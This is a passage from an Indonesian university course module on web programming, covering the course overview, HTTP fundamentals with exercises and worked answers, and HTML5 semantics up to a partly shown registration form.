

INSTITUT TEKNOLOGI NASIONAL BANDUNG

Fakultas Teknologi Industri — Program Studi Informatika

MODUL KULIAH LENGKAP & TERPADU

PEMROGRAMAN WEB

Panduan Teori, Praktik, Keamanan Sistem, Arsitektur MVC, RESTful API & Bank Soal Komprehensif

Mata Kuliah: **IFB-211 (3 SKS)**
Kelas: **BB** | Semester: **3 (Ganjil)**

Dosen Pengampu: **Yusup Miftahuddin**
Tahun Akademik: **2026 / 2027**

Daftar Isi Modul Perkuliahan

00- IKHTISAR**Ikhtisar & Peta Pembelajaran**

SKS, Jadwal, Peta Modul, Checklist Mandiri & Strategi Tugas Besar

01- FONDASI-WEB-HTTP**Modul 01: Fondasi Web & Protokol HTTP**

Client-Server, Siklus DNS/TCP/TLS, Metode HTTP, Status Code, SSR vs CSR, DevTools

02- HTML5**Modul 02: HTML5 & Semantik Web**

Struktur Dokumen, Semantic Tags, Form Inputs & Validasi Bawaan, Media, Aksesibilitas (a11y)

03- CSS3**Modul 03: CSS3, Box Model & Modern Layout**

Specificity, Box Model (border-box), Unit rem/vh, Positioning, Flexbox (1D), CSS Grid (2D), Mobile-First

04- BOOTSTRAP-CSS-FRAMEWORK**Modul 04: Bootstrap 5 & CSS Framework**

Grid System 12 Kolom, Breakpoints, Utility Classes, Komponen Navbar/Card/Modal

05- JAVASCRIPT-DASAR**Modul 05: JavaScript Dasar & ES6+**

Variabel const/let, Strict Equality ===, Array Methods (map/filter/reduce), Destructuring, Spread, JSON

06- JAVASCRIPT-DOM-EVENT**Modul 06: DOM, Event Handling & Fetch API**

Manipulasi DOM Aman, Event Delegation, Fetch async/await REST API, LocalStorage, State-Driven To-Do App

07- PHP-DASAR**Modul 07: PHP Dasar, Form, Session & Upload Berkas**

Sintaks PHP, Array Asosiatif, Superglobals, Validasi Server, Anti-XSS (htmlspecialchars), Sesi Login, Upload Berkas Aman

08- PHP-MYSQL-CRUD**Modul 08: PHP & MySQL: Koneksi PDO, CRUD & Keamanan**

Skema MySQL, PDO Exception Handling, Prepared Statements Anti-SQLi, CRUD Lengkap, PRG Pattern, Bcrypt

09- ARSITEKTUR-MVC-FRAMEWORK**Modul 09: Arsitektur MVC, Framework Intro & REST API**

Pola MVC, Refaktor MVC PHP, Ekosistem Laravel (Routing, Blade, Eloquent), Endpoint RESTful API JSON

10- DEPLOYMENT**Modul 10: Web Deployment & Hosting**

Git & .gitignore, GitHub Pages Statis, cPanel Shared Hosting (PHP+MySQL), Import/Export Database, Production Checklist

11-BANK-SOAL**Modul 11: Bank Soal & Pembahasan Komprehensif**

Bank Soal Konsep Teori, Analisis Kode, Desain Sistem, Live Coding Praktikum & Kunci Jawaban Mendalam

12-RINGKASAN-CEPAT**Modul 12: Ringkasan Cepat (Cheat-Sheet)**

Lembar Contekan Padat 1 Halaman per Modul (M01 s/d M10) untuk Persiapan Ujian Kilat

Ikhtisar — Pemrograman Web (IFB-211)

- **SKS:** 3 | **Kelas:** BB | **Dosen:** Yusup Miftahuddin
- **Jadwal:** Senin, 10:00 – 12:50 (Ruang 04-110)
- **Program Studi:** Informatika — Institut Teknologi Nasional (ITENAS) Bandung
- **Referensi Utama:** MDN Web Docs, W3Schools, *PHP & MySQL: Novice to Ninja* (SitePoint), dokumentasi resmi Laravel & Bootstrap 5

⚠ Catatan Penyelarasan: Modul ini disusun secara terstruktur mengikuti silabus komprehensif Pemrograman Web: Fondasi Web & HTTP → HTML5 Semantik → CSS3 & Responsif Layout → Bootstrap 5 → JavaScript Dasar (ES6+) → DOM & Fetch API → PHP Dasar & Autentikasi → PHP & MySQL (PDO CRUD Aman) → MVC & REST API → Deployment.

Peta File Materi

Bab	Berkas	Topik Inti	Fokus Utama
01	01-fondasi-web-http.md	Fondasi Web & Protokol HTTP	Siklus request-response, DNS, TCP/TLS, HTTP methods, status code, SSR vs CSR, DevTools
02	02-html5.md	HTML5 & Semantik Web	Struktur dokumen, semantic tags, form inputs, validasi bawaan, media, aksesibilitas (a11y)
03	03-css3.md	CSS3, Box Model & Modern Layout	Box model, specificity, positioning, Flexbox (1D), CSS Grid (2D), responsif mobile-first
04	04-bootstrap-css-framework.md	Bootstrap 5 & CSS Framework	Grid 12 kolom, breakpoint infix, utility classes, komponen UI (Navbar, Card, Modal)
05	05-javascript-dasar.md	JavaScript Dasar & ES6+	Variabel (let/const), tipe data, control flow, functions, array methods (map/filter/reduce), ES6+
06	06-javascript-dom-event.md	DOM, Event Handling & Fetch API	Manipulasi DOM, bubbling & delegation, async/await Fetch REST API, LocalStorage
07	07-php-dasar.md	PHP Dasar, Form & Session	Sintaks PHP, array asosiatif, superglobals, validasi server, anti-XSS, session & upload file
08	08-php-mysql-crud.md	PHP & MySQL (PDO CRUD Aman)	Desain basis data, PDO exception handling, prepared statements (anti-SQLi), CRUD & PRG
09	09-arsitektur-mvc-framework.md	Arsitektur MVC & Framework Intro	Konsep MVC, refactor manual MVC, intro Laravel/CI (routing, Eloquent, Blade), REST API
10	10-deployment.md	Web Deployment & Hosting	Git & GitHub Pages (statis), cPanel shared hosting (PHP+MySQL), import/export DB, checklist
11	11-bank-soal.md	Bank Soal & Pembahasan	Soal komprehensif teori, analisis kode, live coding praktikum, dan studi kasus
12	12-ringkasan-cepat.md	Ringkasan Cepat (Cheat-Sheet)	Rangkuman padat 1 halaman per modul untuk persiapan ujian & evaluasi kilat

🎯 Capaian Pembelajaran Lulusan (CPL) Matkul

1. **Memahami Arsitektur Client-Server:** Mahasiswa mampu menguraikan interaksi antara browser, web server, runtime aplikasi, dan basis data melalui protokol HTTP/HTTPS.
2. **Membangun Front-End Responsif & Semantik:** Mahasiswa mampu mengimplementasikan antarmuka web modern dengan HTML5 semantik, CSS3 layout (Flexbox/Grid), dan framework Bootstrap 5 yang adaptif di berbagai ukuran layar.
3. **Mengembangkan Interaktivitas Client-Side:** Mahasiswa mampu menulis logika program JavaScript modern (ES6+), memanipulasi DOM secara dinamis, menangani event dengan aman, dan mengonsumsi RESTful API menggunakan Fetch API.
4. **Membangun Back-End Dinamis & Terproteksi:** Mahasiswa mampu merancang aplikasi web server-side dengan PHP, mengelola session/cookie, memvalidasi dan menyaring input, serta mengamankan aplikasi dari celah keamanan umum (XSS, SQL Injection, CSRF).
5. **Mengintegrasikan Basis Data Relasional:** Mahasiswa mampu menghubungkan PHP dengan MySQL menggunakan PDO dan *prepared statements* untuk operasi CRUD lengkap.
6. **Menerapkan Pola Arsitektur Perangkat Lunak:** Mahasiswa mampu menstrukturkan kode dengan pola MVC (*Model-View-Controller*) dan memahami dasar framework modern (Laravel) serta pembuatan endpoint REST API JSON.
7. **Melakukan Deployment Aplikasi:** Mahasiswa mampu mempublikasikan aplikasi web ke server produksi (GitHub Pages / cPanel hosting) serta mengelola basis data secara live.

✅ Checklist Belajar Mandiri

- ☐ **Modul 01:** Praktikkan inspeksi tab Network di DevTools saat membuka 3 website berbeda.
- ☐ **Modul 02:** Bangun formulir registrasi lengkap dengan validasi bawaan HTML5 dan elemen semantik.
- ☐ **Modul 03:** Buat tata letak kartu produk responsif dengan CSS Grid dan navigasi dengan Flexbox murni.
- ☐ **Modul 04:** Rancang dashboard admin sederhana memanfaatkan grid 12 kolom dan utility classes Bootstrap 5.
- ☐ **Modul 05:** Olah kumpulan data array objek mahasiswa dengan `map`, `filter`, dan `reduce`.
- ☐ **Modul 06:** Bangun aplikasi To-Do List interaktif dengan DOM manipulation dan penyimpanan `localStorage`.
- ☐ **Modul 07:** Implementasikan sistem autentikasi login/logout berbasis session dan upload avatar berproteksi.
- ☐ **Modul 08:** Bangun sistem manajemen data mahasiswa (CRUD) berbasis PHP PDO dan prepared statement.
- ☐ **Modul 09:** Refaktorisasi project CRUD ke struktur folder MVC manual dan buat endpoint API JSON.
- ☐ **Modul 10:** Lakukan simulasi deployment ke cPanel dan hosting front-end ke GitHub Pages.

💡 Strategi Tugas Besar

Tugas besar mata kuliah Pemrograman Web biasanya berupa pembuatan aplikasi web dinamis berskala penuh (kelompok/individu). Urutan kerja terbaik yang meminimalkan *rework*:

1. **Perancangan Basis Data (ERD):** Tentukan tabel, relasi, tipe data, dan primary/foreign key terlebih dahulu.
2. **Wireframe & Front-End UI:** Rancang antarmuka semantik responsif menggunakan Bootstrap/CSS.
3. **Koneksi & Logic Back-End:** Bangun controller, query basis data berparameter (PDO), dan kelola session.
4. **Validasi & Keamanan:** Terapkan sanitasi input, password hashing (`password_hash`), dan penanganan error.
5. **Testing & Deployment:** Uji fungsionalitas CRUD secara menyeluruh sebelum diunggah ke server hosting.

Modul 01 — Fondasi Web & Protokol HTTP

 **Rujukan:** MDN Web Docs (*How the Web works, HTTP Overview*), RFC 7230/7231 (HTTP/1.1 Specification).


Tujuan Belajar

Setelah menyelesaikan modul ini, mahasiswa diharapkan mampu:

1. Menguraikan siklus hidup permintaan web (*web request-response lifecycle*) dari pengetikan URL hingga perenderan halaman.
2. Menganalisis struktur pesan protokol HTTP (Request/Response, Header, Body).
3. Memilih metode HTTP dan menginterpretasikan *HTTP Status Code* dengan tepat.
4. Membedakan karakteristik serta kelebihan/kekurangan *Client-Side Rendering* (CSR) dan *Server-Side Rendering* (SSR).
5. Menggunakan fitur Browser DevTools (*Network, Elements, Console, Application*) untuk *debugging* dan inspeksi performa aplikasi web.

1.1 Cara Kerja Web & Arsitektur Client-Server

Aplikasi web beroperasi di atas arsitektur **Client-Server**. Browser bertindak sebagai *client* yang meminta (*request*) data atau tampilan, sedangkan mesin server menerima, memproses, dan mengirimkan kembali (*response*) data yang diminta.



Siklus Permintaan Web (Langkah demi Langkah)

Ketika pengguna mengetikkan alamat `https://itenas.ac.id/profil` pada bilah alamat browser lalu menekan Enter, terjadi urutan proses berikut:

1. **Pemeriksaan Cache Lokal:** Browser memeriksa apakah alamat IP domain tersebut sudah tersimpan di cache browser atau cache sistem operasi.
2. **Resolusi DNS (Domain Name System):** Jika belum ada di cache, sistem melakukan kueri ke *DNS Resolver* untuk menerjemahkan domain manusiawi (`itenas.ac.id`) menjadi alamat numerik IP server (misal: `103.23.100.15`). Alur kueri: *Recursive Resolver* -> *Root Nameserver* -> *TLD Nameserver (.id)* -> *Authoritative Nameserver*.
3. **Pembentukan Koneksi Jaringan (TCP Three-Way Handshake):** Browser membuka koneksi TCP ke port 80 (HTTP) atau port 443 (HTTPS) milik server melalui sinyal: `\text{SYN}` $\rightarrow$ `\text{SYN-ACK}` $\rightarrow$ `\text{ACK}`.
4. **Negosiasi Keamanan (TLS Handshake — khusus HTTPS):** Browser dan server melakukan pertukaran sertifikat digital, memverifikasi integritas, dan menyepakati kunci enkripsi simetris untuk mengamankan data dari penyadapan (*eavesdropping*).
5. **Pengiriman HTTP Request:** Browser mengirimkan pesan permintaan HTTP: `GET /profil HTTP/1.1`.
6. **Pemrosesan di Server:** Web server (misal Apache/Nginx) menerima pesan, menjalankan logika aplikasi (misal skrip PHP/Laravel), mengakses basis data jika dibutuhkan, dan menghasilkan respon.
7. **Pengiriman HTTP Response:** Server mengirimkan kembali kode status dan dokumen HTML: `HTTP/1.1 200 OK`.
8. **Browser Rendering Pipeline:** Browser memproses berkas yang diterima melalui tahapan:
 - **Parse HTML:** Membangun *DOM (Document Object Model)* tree.

- **Parse CSS:** Membangun *CSSOM (CSS Object Model)* tree.
- **Render Tree:** Menggabungkan DOM dan CSSOM untuk elemen yang terlihat.
- **Layout / Reflow:** Menghitung posisi dan geometri setiap elemen pada layar.
- **Paint:** Menggambar piksel warna, teks, gambar, dan batas ke layar.

1.2 Protokol HTTP & Struktur Pesan

HTTP (Hypertext Transfer Protocol) adalah protokol lapisan aplikasi (*application layer*) yang bersifat **stateless** (tidak menyimpan kondisi atau ingatan antar-permintaan secara mandiri) dan bekerja berdasarkan pola *request-response*.

Anatomi Pesan HTTP

Format HTTP Request

HTTP

```
GET /api/mahasiswa?jurusan=IF HTTP/1.1
Host: api.itenas.ac.id
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: application/json
Authorization: Bearer eyJhbGciOi...
```

[Request Body Kosong pada metode GET]

Format HTTP Response

HTTP

```
HTTP/1.1 200 OK
Date: Wed, 02 Sep 2026 02:30:00 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Type: application/json; charset=UTF-8
Content-Length: 142

{
  "status": "success",
  "data": [
    {"nim": "11021001", "nama": "Adika", "prodi": "Informatika"}
  ]
}
```

Metode HTTP Utama (HTTP Verbs)

Metode	Fungsi Utama	Bersifat Idempoten?	Ada Request Body?	Contoh Penggunaan
GET	Mengambil data dari server	✓ Ya	✗ Tidak	Membuka halaman artikel, membaca daftar produk
POST	Mengirimkan data baru untuk dibuat/diproses	✗ Tidak	✓ Ya	Submit form registrasi, proses pembayaran
PUT	Mengganti seluruh data entitas dengan yang baru	✓ Ya	✓ Ya	Update profil lengkap pengguna
PATCH	Memperbarui sebagian atribut data entitas	✗ Tidak	✓ Ya	Mengubah kata sandi saja atau status aktif
DELETE	Menghapus entitas data tertentu	✓ Ya	✗ Tidak (opsional)	Menghapus postingan berdasarkan ID

💡 **Prinsip Idempotensi:** Sebuah metode disebut *idempoten* jika eksekusi perintah tersebut sebanyak 1 kali atau 100 kali secara beruntun menghasilkan kondisi akhir data di server yang persis sama.

Kelompok HTTP Status Code

Rentang	Klasifikasi	Kode Populer	Keterangan & Makna
1xx	<i>Informational</i>	101 Switching Protocols	Server menyetujui pergantian protokol (misal: upgrade ke WebSocket).
2xx	<i>Success</i>	200 OK 201 Created 204 No Content	Permintaan sukses diambil. Data baru berhasil dibuat (respons POST). Aksi berhasil tanpa mengembalikan isi data (respons DELETE).
3xx	<i>Redirection</i>	301 Moved Permanently 302 Found (Temporary) 304 Not Modified	URL berpindah selamanya (SEO dialihkan). Pengalihan sementara ke halaman lain. Konten tidak berubah, gunakan salinan cache browser.
4xx	<i>Client Error</i>	400 Bad Request 401 Unauthorized 403 Forbidden 404 Not Found 422 Unprocessable	Format request salah/rusak. Belum login/tidak ada token autentikasi valid. Sudah login namun tidak punya hak akses (otorisasi ditolak). Alamat URL atau sumber daya tidak ditemukan. Validasi payload data form gagal di sisi server.
5xx	<i>Server Error</i>	500 Internal Server Error 502 Bad Gateway 503 Service Unavailable	Terjadi <i>crash</i> atau <i>unhandled exception</i> pada kode backend. Server perantara (<i>reverse proxy</i>) menerima respons salah dari backend. Server sedang kelebihan beban (<i>overloaded</i>) atau dalam pemeliharaan.

1.3 Client-Side vs Server-Side Rendering

Dalam pengembangan web modern, terdapat dua paradigma utama perenderan konten:

Parameter	Server-Side Rendering (SSR)	Client-Side Rendering (CSR)
Bahasa Utama	PHP, Python, NodeJS, Java, Go	JavaScript / TypeScript murni (React, Vue, SPA)
Lokasi Rakit HTML	Server: Server merakit HTML utuh berisi data, lalu mengirimkannya ke browser.	Browser: Server hanya mengirim berkas HTML kerangka kosong + bundle JS + data JSON.
Waktu Muat Pertama	Cepat menampilkan konten teks (<i>First Contentful Paint</i> tinggi).	Lebih lambat pada muat awal karena harus mengunduh dan mengeksekusi berkas JavaScript.
SEO (<i>Search Engine</i>)	Sangat ramah SEO karena robot mesin pencari langsung menerima dokumen lengkap.	Membutuhkan <i>prerendering</i> atau dukungan bot canggih untuk membaca konten dinamis.
Interaktivitas Lanjut	Memuat ulang halaman (<i>page reload</i>) kecuali dibantu AJAX.	Sangat mulus (<i>Single Page Application</i>), navigasi instan tanpa refresh layar.
Fokus di IFB-211	PHP klasik dan template engine Laravel Blade.	Vanilla JS DOM manipulation dan Fetch API.

1.4 Alat Pengembangan & Browser DevTools

Alat utama pengembang web yang diakses melalui tombol **F12** atau **Ctrl + Shift + I**:

1. Tab Elements:

- Memeriksa struktur pohon DOM secara langsung.
- Mengubah properti CSS secara live untuk melihat pratinjau instan.
- Menganalisis diagram Box Model elemen terpilih.

2. Tab Network:

- Merekam setiap permintaan HTTP yang dipicu oleh browser.
- Memeriksa HTTP Method, Status Code, Request/Response Headers, dan Response Body (JSON/HTML).
- Memeriksa waktu latensi jaringan (*Waterfall chart*).

3. Tab Console:

- Menampilkan pesan log program (`console.log`, `console.error`, `console.table`).
- Tempat mengeksekusi ekspresi JavaScript secara langsung pada *runtime* halaman aktif.

4. Tab Application / Storage:

- Menginspeksi penyimpanan lokal: `Cookies`, `LocalStorage`, `SessionStorage`, dan `IndexedDB`.

5. Device Toolbar (Ctrl + Shift + M):

- Menguji responsivitas tampilan antarmuka pada berbagai dimensi perangkat seluler (*viewport simulation*).

📌 Ringkasan Modul 01

- Web bekerja atas dasar arsitektur Client-Server melalui protokol HTTP/HTTPS.
- Siklus web mencakup DNS Resolution -> TCP Handshake -> TLS Handshake -> HTTP Request -> Server Processing -> HTTP Response -> DOM/CSSOM Rendering Pipeline.
- Metode HTTP menentukan intensi aksi: `GET` (ambil/aman), `POST` (buat/proses), `PUT` / `PATCH` (ubah), `DELETE` (hapus).
- Status code 2xx menandakan sukses, 3xx pengalihan, 4xx kesalahan pada permintaan client, dan 5xx kegagalan pada sistem server.

- Karena HTTP bersifat *stateless*, pengelolaan status pengguna (misal status login) membutuhkan mekanisme tambahan seperti Cookie, Session, atau Token.

Latihan Modul 01

Soal Latihan

1. Uraikan apa yang dimaksud dengan sifat *stateless* pada protokol HTTP, dan jelaskan bagaimana sebuah toko online modern dapat mengingat barang apa saja yang telah dimasukkan oleh pengguna ke dalam keranjang belanja!
2. Jelaskan perbedaan mendasar antara kode status **401 Unauthorized** dan **403 Forbidden** beserta contoh skenario nyata penerapannya pada portal akademik kampus!
3. Sebuah form pembayaran mengirim data nomor kartu kredit dan PIN pengguna. Mengapa form tersebut **wajib** menggunakan metode **POST** dengan protokol **HTTPS**, dan **dilarang keras** menggunakan metode **GET** dengan protokol **HTTP**? Tinjau dari aspek keamanan jaringan dan struktur pesan HTTP!
4. Jelaskan urutan tahapan yang dilakukan browser saat merender halaman dari kode HTML dan CSS mentah hingga menjadi tampilan visual di layar (*Browser Rendering Pipeline*)!
5. Sebutkan kelebihan dan kekurangan arsitektur *Server-Side Rendering* (SSR) dibandingkan *Client-Side Rendering* (CSR)!

Pembahasan Latihan Modul 01

1. Stateless pada HTTP & Penanganan Keranjang Belanja:

- *Stateless* berarti server tidak menyimpan riwayat atau kondisi dari permintaan-permintaan sebelumnya yang dilakukan oleh client yang sama. Setiap request dianggap berdiri sendiri tanpa korelasi bawaan.
- Toko online mengatasi hal ini dengan mengasosiasikan client menggunakan mekanisme **Session ID** atau **Token**. Saat pertama kali berkunjung, server membuat sesi unik dan mengirimkan *Session ID* ke browser melalui header **Set-Cookie**. Browser akan menyimpan cookie tersebut dan menyertakannya secara otomatis pada setiap request berikutnya melalui header **Cookie: PHPSESSID=xyz...**. Server mencocokkan ID tersebut dengan data keranjang belanja yang tersimpan di memori/database server.

2. Perbedaan 401 Unauthorized vs 403 Forbidden:

- **401 Unauthorized**: Menunjukkan bahwa client **belum terautentikasi** (belum login atau token yang dikirimkan tidak valid/kedaluwarsa). Skenario: Mahasiswa mencoba mengakses URL **/nilai-akhir** tanpa login terlebih dahulu.
- **403 Forbidden**: Menunjukkan bahwa identitas client **sudah terautentikasi**, namun client **tidak memiliki izin/otoritas (privilege)** untuk mengakses sumber daya tersebut. Skenario: Mahasiswa yang sudah login mencoba mengakses URL **/dosen/input-nilai** yang hanya boleh diakses oleh akun bertipe Dosen.

3. Analisis Keamanan Form Pembayaran (POST + HTTPS vs GET + HTTP):

- **Metode POST vs GET**: Pada metode **GET**, semua data input form dilekatkan langsung pada query string URL (**?kartu=1234&pin=5678**). URL ini akan tersimpan dalam riwayat browser (*browser history*), tercatat di file log server (*server access logs*), dan terlihat jelas di bilah alamat browser. Pada metode **POST**, data diletakkan di dalam *Request Body* yang tidak terekspos di URL.
- **HTTPS vs HTTP**: Protokol HTTP mengirimkan seluruh paket (termasuk header dan body) dalam bentuk teks polos (*plaintext*) yang sangat mudah disadap menggunakan teknik *packet sniffing* (*Man-in-the-Middle Attack*). Protokol HTTPS membungkus seluruh lalu lintas TCP dengan enkripsi TLS, sehingga seluruh isi header, URL path, dan payload request body terenkripsi secara matematis dari peretas di jaringan lokal/Wi-Fi publik.

4. Tahapan Browser Rendering Pipeline:

- **DOM Construction:** Parser membaca berkas HTML byte demi byte, mengubahnya menjadi token, node, dan membentuk pohon *DOM*.
- **CSSOM Construction:** Parser membaca aturan CSS dan membentuk pohon objek gaya *CSSOM*.
- **Render Tree:** Browser menggabungkan node DOM yang tampak (*visible*) dengan aturan *CSSOM* yang bersesuaian. Elemen seperti `<head>` atau elemen dengan `display: none` diabaikan.
- **Layout (Reflow):** Browser menghitung koordinat geometri, lebar, tinggi, dan posisi eksak tiap elemen pada viewport layar.
- **Paint:** Browser mengisi piksel nyata di layar (warna latar, teks, bayangan, border, gambar).

5. Perbandingan SSR vs CSR:

- **SSR (Server-Side Rendering):**
 - *Kelebihan:* Waktu muat awal konten bermakna sangat cepat (*Fast First Contentful Paint*), optimasi mesin pencari (SEO) sangat optimal karena robot pencari langsung membaca dokumen HTML lengkap.
 - *Kekurangan:* Beban komputasi server lebih tinggi karena merakit HTML pada setiap request, interaktivitas halaman terasa kaku karena sering memicu reload penuh.
- **CSR (Client-Side Rendering):**
 - *Kelebihan:* Pengalaman pengguna sangat responsif dan interaktif (*Single Page Application*), navigasi antarhalaman tidak memerlukan refresh, beban server ringan karena hanya melayani file statis dan endpoint API JSON.
 - *Kekurangan:* Waktu muat pertama relatif lambat (*initial loading lag*) karena browser harus mengunduh paket JavaScript besar sebelum dapat menampilkan antarmuka, optimasi SEO membutuhkan konfigurasi ekstra.

Modul 02 — HTML5 & Semantik Web

 **Rujukan:** W3C HTML5.3 Recommendation, MDN Web Docs (*HTML: HyperText Markup Language*).

Tujuan Belajar

Setelah menyelesaikan modul ini, mahasiswa diharapkan mampu:

1. Menyusun struktur kerangka dokumen standar HTML5 yang valid dan ramah perayap (*crawler*).
2. Membedakan dan mengimplementasikan tag semantik HTML5 (`<header>`, `<nav>`, `<main>`, `<article>`, `<section>`, `<aside>`, `<footer>`) menggantikan penggunaan `<div>` yang berlebihan.
3. Merancang formulir interaktif lengkap dengan tipe input modern dan mekanisme validasi bawaan di sisi *client*.
4. Menyematkan konten multimedia audio, video, dan gambar responsif secara optimal.
5. Menerapkan prinsip dasar aksesibilitas web (*Web Accessibility / a11y*) dan standar WAI-ARIA.

2.1 Struktur Dokumen HTML5 & Anatomi Tag

HTML5 adalah bahasa markah standar untuk menstrukturkan dokumen yang ditampilkan pada peramban web.

Kerangka Dasar Dokumen HTML5

HTML

```
<!DOCTYPE html>
<html lang="id">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta name="description" content="Portal Pembelajaran Pemrograman Web IFB-211 ITENAS">
  <meta name="author" content="Informatika ITENAS">
  <title>Dashboard Mahasiswa – IFB-211</title>
  <link rel="stylesheet" href="css/style.css">
  <link rel="icon" href="favicon.ico" type="image/x-icon">
</head>
<body>
  <!-- Seluruh elemen antarmuka yang dirender visual oleh browser diletakkan di sini -->
</body>
</html>
```

Penjelasan Elemen Kunci Metadata `<head>`:

1. `<!DOCTYPE html>` : Deklarasi dokumen HTML5 yang menginstruksikan browser agar beroperasi dalam *standard mode*, bukan *quirks mode*.
2. `<html lang="id">` : Menetapkan bahasa utama dokumen (Bahasa Indonesia). Sangat krusial untuk alat pembaca layar (*screen reader*) dan mesin penerjemah otomatis.
3. `<meta charset="UTF-8">` : Standar encoding karakter universal untuk mencegah galat teks rusak (*mojibake*).
4. `<meta name="viewport" content="width=device-width, initial-scale=1.0">` : Mengatur agar lebar area pandang (*viewport*) mengikuti resolusi layar perangkat secara proporsional (*fondasi web responsif*).

Elemen Dasar Teks dan Tabel

HTML

```

<!-- Hierarki Judul: Gunakan H1 hanya SATU kali sebagai tema utama halaman -->
<h1>Pemrograman Web Terapan</h1>
<h2>Modul 02: HTML5 Semantik</h2>
<h3>Sub-bab: Pengenalan Tabel</h3>

<p>Paragraf berisi penjelasan konsep dengan <strong>penekanan penting (bold)</strong> dan <em>istilah aksentuasi (i)

<!-- List Tidak Terurut & Terurut -->
<ul>
  <li>HTML5 (Struktur)</li>
  <li>CSS3 (Gaya & Tata Letak)</li>
  <li>JavaScript (Interaktivitas)</li>
</ul>

<!-- Tabel Semantik -->
<table border="1">
  <caption>Daftar Nilai Mahasiswa Kelas BB</caption>
  <thead>
    <tr>
      <th scope="col">NIM</th>
      <th scope="col">Nama Lengkap</th>
      <th scope="col">Nilai Akhir</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>11021001</td>
      <td>Adika Pratama</td>
      <td>92.5</td>
    </tr>
    <tr>
      <td>11021002</td>
      <td>Siti Nurhaliza</td>
      <td>88.0</td>
    </tr>
  </tbody>
  <tfoot>
    <tr>
      <td colspan="2">Rata-rata Kelas</td>
      <td>90.25</td>
    </tr>
  </tfoot>
</table>

```

2.2 Semantic HTML5 vs Div Soup

Sebelum HTML5, pengembang web mengelompokkan layout hanya menggunakan elemen generik non-semantik: `<div class="header">`, `<div class="nav">`, `<div class="sidebar">`. Fenomena ini dikenal sebagai **"Div Soup"** yang menyulitkan pemahaman mesin perayap dan alat bantu aksesibilitas.

```

+-----+
| <header> (Logo, Judul Situs, Banner) |
|   <nav> (Daftar Menu Navigasi Utama: Beranda, Profil, Blog) |
+-----+
| <main> (Konten Inti Halaman) |

```

```

| +-----+ +-----+ |
| | <section> (Kelompok Tematik) | | <aside> | | |
| | +-----+ | | (Sidebar, | |
| | | <article> (Entitas Mandiri) | | Iklan, | |
| | +-----+ | | Trending) | |
| +-----+ +-----+ |
+-----+
| <footer> (Hak Cipta, Kontak, Link Kebijakan Privasi) |
+-----+

```

Kamus Tag Semantik Utama

Tag Semantik	Makna & Peruntukan	Aturan & Best Practices
<code><header></code>	Kepala halaman atau kepala section. Berisi logo, heading, dan navigasi.	Boleh muncul lebih dari satu kali jika berada di dalam <code><article></code> atau <code><section></code> .
<code><nav></code>	Blok navigasi yang berisi tautan penting antarhalaman atau dalam halaman.	Tidak semua link harus dibungkus <code><nav></code> , prioritaskan menu utama atau navigasi paginasi.
<code><main></code>	Area konten utama dan unik pada dokumen tersebut.	Hanya boleh ada 1 elemen <code><main></code> yang aktif per halaman.
<code><article></code>	Konten mandiri yang tetap memiliki arti utuh jika didistribusikan terpisah (misal: kartu produk, postingan blog, tweet).	Sebaiknya memiliki elemen heading (<code><h2></code> - <code><h6></code>) sendiri.
<code><section></code>	Pengelompokan bagian dokumen yang memiliki tema bahasan tertentu.	Digunakan untuk memecah bab/babak halaman, wajib memiliki heading.
<code><aside></code>	Konten pelengkap yang posisinya berada di samping atau bersifat tidak krusial terhadap alur utama (sidebar, banner sponsor).	Cocok untuk widget kalender, daftar artikel populer, atau profil penulis.
<code><footer></code>	Kaki dokumen atau kaki artikel (hak cipta, tautan sosial media, info lisensi).	Diletakkan di akhir dokumen atau di akhir blok <code><article></code> .
<code><figure></code> & <code><figcaption></code>	Menghubungkan konten visual (gambar, diagram kode) dengan teks penjelas (<i>caption</i>).	Menghilangkan kebutuhan membuat div penjelas secara manual.
<code><time></code>	Merepresentasikan tanggal, jam, atau durasi yang terbaca mesin (<i>machine-readable</i>).	Memiliki atribut <code>datetime="2026-09-02T10:00"</code> .

2.3 Formulir Interaktif & Validasi Sisi Klien

Formulir (`<form>`) adalah pintu utama interaksi pengguna dalam mengirimkan data ke web server.

Contoh Formulir Lengkap & Semantik

HTML

```

<form action="proses-pendaftaran.php" method="POST" enctype="multipart/form-data">
  <!-- Grouping Data Pribadi -->
  <fieldset>
    <legend>Data Identitas Mahasiswa</legend>

    <div>
      <label for="nim">Nomor Induk Mahasiswa (NIM):</label>
      <input type="text" id="nim" name="nim" required
        pattern="^[0-9]{8}"
        placeholder="Contoh: 11021001"
        title="NIM harus terdiri dari tepat 8 digit angka">
    </div>

    <div>
      <label for="nama">Nama Lengkap:</label>
      <input type="text" id="nama" name="nama" required minlength="3" maxlength="60">
    </div>

    <div>
      <label for="email">Alamat Email Kampus:</label>
      <input type="email" id="email" name="email" required placeholder="mhs@itenas.ac.id">
    </div>

    <div>
      <label for="password">Kata Sandi:</label>
      <input type="password" id="password" name="password" required minlength="8">
    </div>

    <div>
      <label for="tgl_lahir">Tanggal Lahir:</label>
      <input type="date" id="tgl_lahir" name="tgl_lahir" required>
    </div>
  </fieldset>

  <!-- Grouping Data Akademik -->
  <fieldset>
    <legend>Informasi Akademik</legend>

    <div>
      <span>Jenis Kelamin:</span>
      <input type="radio" id="jk_l" name="jenis_kelamin" value="L" required>
      <label for="jk_l">Laki-laki</label>

      <input type="radio" id="jk_p" name="jenis_kelamin" value="P">
      <label for="jk_p">Perempuan</label>
    </div>

    <div>
      <label for="prodi">Program Studi:</label>
